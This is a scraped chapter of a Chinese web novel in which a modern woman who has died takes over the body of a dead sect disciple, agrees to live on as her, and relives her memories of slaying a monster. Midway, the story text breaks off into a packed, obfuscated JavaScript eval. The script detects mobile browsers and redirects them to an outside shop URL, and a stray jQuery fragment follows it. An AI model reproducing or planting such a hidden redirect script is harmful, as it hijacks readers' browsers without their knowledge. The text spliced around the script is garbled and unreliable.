却说另一边,乐游抬头望了望天,又望了望天;
自己只是刚才望着窗外的阳光随口说了句“天气真好。”便稀里糊涂的被沈淮月给她换上一身一样的青色衣裙,接着又稀里糊涂的被按在屋外园子中的藤椅上。
此时正值春分时节,今日虽晴空万里但依旧有些微凉,沈淮月将一块小毯盖在乐游腿上,说道:“你病体初愈,多晒晒太阳透透气总没有坏处。”接着又温温柔柔的笑着拍了拍珍珠的肩膀嘱咐道:“照顾好你师姐,可不能再闹她了昂。”
闻言,珍珠郑重其事的“嗯嗯”两声。
“师妹,我还有要事得去杏林峰一趟,你且好好休养,有什么事就让珍珠来找我。”叮嘱完一大一小两人,沈淮月便转身出了院子。
等沈淮月走后,乐游突然警觉的朝四周看了看:“奇怪。”她总感觉有人一直在背后盯着她,而且这股被紧紧注视的感觉从她一睁眼就一直跟着她。可是面前除了睁着双大眼睛盯着她看的珍珠外再没有别人,便只好作罢。
孙武曾言“知己知彼,百战不殆”,对于乐游而言,眼下最重要的事情便是熟悉这里的一切。
现在沈淮月走了,面前只剩了个年龄极小的珍珠,她心中暗想“珍珠这小孩儿一看就人小鬼大,不如让她带着我先熟悉一下这里的环境,以防万一哪天露陷了还知道走哪条路逃跑最快。”想到这,乐游双眼滴溜一转便有了主意。只见她笑盈盈开口说:“珍珠呀,我躺了这么多天四肢都要退化了,不如你带我在这附近转转?”
谁知珍珠却一本正经地道:“可是月月师姐说了师姐你要多静养,静养...”
“可现在我什么都忘记了,连自己住在哪间屋子都不清楚,好珍珠,好师妹,你帮我回忆一下好不好?我保证一定量力而行,怎么样?”
乐游两只手拉着珍珠的衣袖,无比真切的说。珍珠对着自己的师姐实在是说不出拒绝的话,只好答应“那好吧,师姐你要是累了一定要跟我说哦。”
乐游见说服了这小孩,猛地一下站起来,可谁知眼前却突然一黑,登时头痛欲裂。珍珠见她站在原地一动不动便担心起来“要不还是算了吧。”
乐游只当是这具身体长时间不运动的后遗症,便强忍着剧痛转移话题,顺口问道:“没事,只是长时间没动弹而已,珍珠呀,你能告诉我都有谁住在这里吗?”
“师姐你和我住这里呀,师父在隔壁哦。”一听珍珠这么说,乐游也顾不上头痛了,只觉得这趟还真没白来,毕竟她也工作了几年,从自己醒来的这一路看来,这地方虽然没张扬到把“有钱”两个字明晃晃的甩在她脸上,但从眼前这些修的十分精妙的青砖碧瓦楼阁院落来看,只要她好好抱住这些大腿,自己就可以当一只无忧无虑的小米虫了。
啊哈哈哈...
狗老天,算你有点良心。
珍珠不懂为什么自家师姐忽然看起来就是一副“捡到钱而且是很多钱”的样子,她歪头眨着眼使劲思考,最终放弃:算了,想不明白。
于是她便牵着乐游的手接着说:
“师姐睡着的这些天,我每天都要和师姐说说话才睡得着,师父每次都说师姐是嫌弃我话太多才不醒来,可是我知道每次等我去书堂的时候,师父他也一直在师姐床边唠叨个不停,说什么都怪他。可是我问师父为什么怪他,他总是不告诉我。”
一听此话,乐游愣在原地不知道该怎么接话,毕竟她不是原主,也不是演员,她不知道该怎么承受身边这些人的感情,虽然咬定自己失忆了,可面对这些和原主亲近的人实在不知道怎么相处。
乐游不禁暗自神伤起来,“而且,也不知道爸爸和妹妹他们知道我死了有多伤心,唉。”
还没等她难过完,头部又开始剧痛起来,这次就像有人拿着锯子正在一点一点锯着她的头盖骨一样,
“嘶。”好痛!
“师姐,你怎么了?师姐?师姐!”乐游晕过去前最后看到的只有满脸慌乱的珍珠。“嘀——嘀——嘀——”“嘀——嘀——嘀——”
“吵死了!”
机器运转的声音终于让乐游无法再沉睡下去,她只好睁开眼睛,等她发现自己正身处一间及其现代化的手术室后,登时一股巨喜冲上心头:
她回来了!
乐游注意到背对着她的几名医生围在手术台边,不对呀,自己既不是医生也不是护士怎么能随便出现在手术室呢,还是问清楚比较好,于是她稍稍走近了一些开口问道:
“你好?”
......
没有任何人回答她,甚至没有人搭理她。
她还真不信邪了,便又往手术台前凑了两步,正待她再次开口时,
“滴!滴!滴!”一直在心电监测仪上勤恳跳跃的曲线终于撑不住了,变成了一条水平线。
乐游的注意被警报声吸引过去,当她从监测仪上满屏的红色上回神时,她终于看到了那位一直被抢救的患者,那是一张自己无比熟悉的脸:
是她,乐游。
乐游不知道自己接下来该怎么办,时间仿佛在这一刻停下来,她直愣愣的站在原地,空洞的看着医生用除颤仪一下一下抢救那具身体,再后来变成集体对着她默哀。
“唉,宣布死亡吧,送来的时候就太迟了。”
“可惜了,这么年轻的姑娘,比我女儿还小两岁呢。”
等医生们陆续出去后,乐游下意识缓缓走近手术台,她伸出手想碰碰自己,可还等她触到,一股及其强劲的吸力便将她吸到翠微山上。
还没等乐游站稳脚跟,身旁便有一道清冷声音传来,
“别难过。”
乐游低着头从失重感中缓过来后,抬眼缓缓从面前那双青色锦靴往上瞧去:和她同款的青色衣装,以及一张和她有七八分像的脸。
乐游不禁问道:
“你是......乐游?这里的乐游?”
那女子答:
“不错,我是。”
乐游又问:
“那我现在在哪里?你又为什么在这里?这到底怎么回事?”
那女子又答:
“我也不知道,不过我大概是神形分离了,换句话说,我已经死了,是你的倒来让我重新活了起来。”
乐游只觉得大脑越来越乱,忽然她像是想到什么,接着问:
“你还能回到这具身体吗?如果你能回来,我是不是可以回去?”
可那女子却遗憾的摇了摇头,
“天道让我必须离开这里,我回来是想求你一件事。”听她这么说,乐游只好示意她接着讲下去。
“我从你醒后就一直在观察你,你是个好人,我的师父,师妹,师姐,他们也是好人。我想让你替我继续活下去,可以吗?如今你在那边已经死了,不如替我在这里活下去怎么样?你没办法回去的......”
乐游知道她说的都是事实,可见她这样说,却总有口气噎在心里顺不下去:难道自己就连死后都
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17590900|205455||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
没法休息吗?
狗老天,你不公平!
“千万不要让师父他们觉察到我死了,他们都是对我最好,和我最亲的人,是我的家人。你可以放心信任他们,可以吗?”
她说这些话时泪水早已决堤,却依旧十分坚定的望着乐游。
乐游看她泣不成声,心里也很不好受,是啊,自己死了,甚至是亲眼目睹的。
“反正自己是死过一次的人了,没什么大不了的,我一个人过别人两辈子,谁来了不说一句羡慕?”
终于,乐游看着她的眼睛十分认真的答道:
“行,我答应你,从今天开始我就是你,你的家人就是我的家人。我们都叫乐游,也许这一切就是上天注定的不是吗?不过你总得把你的记忆给我吧,万一哪天我随口说的‘失忆’被看穿了怎么办,到时候哪怕我不想露陷都不行,你说是吧?”
那女子终于一副如释重负的神情,乐游心中也松了口气,就当她做好准备上演影视剧中那些“指尖相碰就互通记忆”类似剧情时,却见那位原主的魂体开始逐渐变淡。
“谢谢你。”
这是她彻底消失前留给乐游的最后一句话。
......
她就知道。
突然,乐游感觉自己的身体不断下坠...不断下坠...就当她以为自己这次要摔死的时候,双脚却稳稳落在地上,“这是哪?怎么给我弄大山里了?”
她看着眼前的了无人烟的山石峭壁,一时陷入了深深的沉默。最后只好默默抱怨一句
“下次能不能提前说一声再扔?”
无法,她只能在四周到处走走,看能不能找到人问路,“等等,”乐游突然站在原地眯了眯眼,如果她没看错的话,在自己前方的平地上,一名少年正在“和一只怪兽打架?”
?
乐游真想承认是自己看花了眼,可那怪物长的足有两人高,一张大嘴张开时,足足能生吞掉它面前的青衣少年,那东西不是怪兽是什么?
眼看那少年早已落于下风却依旧苦苦支撑,下一秒就要葬身兽口,乐游承认她很害怕,可总不能亲眼看着那少年被咬掉脑袋,她忽然发现自己手中不知何时握着一把利剑,于是在深吸一口气后,提剑砍向那怪物。
她本意是想用剑格开怪兽的爪子后带着少年跑路,谁曾想,那把剑就像有自己的意识一般,竟生生削了怪兽半张脸。乐游:
“!”
她被自己挥出的这一剑吓了一大跳,还没反应过来,手就已经接住了被甩过来的少年。
“吼!!!”
乐游听到身后的怪物发出震天响的吼声,正想回头去看,身体却先自己一步做出了反应,只觉一阵天旋地转后,自己已经把插进怪物的脖子中的剑拔了出来。
面前不知何时又出现了一名陌生男子,
“师叔。”乐游听到自己这样叫那男子。
“不对,”她终于意识到这具身体不受自己控制,换句话说,她只是意识存在于这具身体里,刚刚发生的一切应该是原主曾经的记忆。看来这位“乐游”在靠这种方式为她补充记忆,她暗道:“还真挺有办法。”
于是她任凭自己随着身体的记忆往下走:等她站在被“自己”打服了的怪物旁,一时只觉得这位原主还真是厉害。正当她暗暗惊叹刚才的那千钧一剑时,岂料那怪物突然暴动,乐游下意识推开即将被怪物扑到的少年,自己却被撞出极远。
这一撞,却将熟睡中的乐游惊了醒来。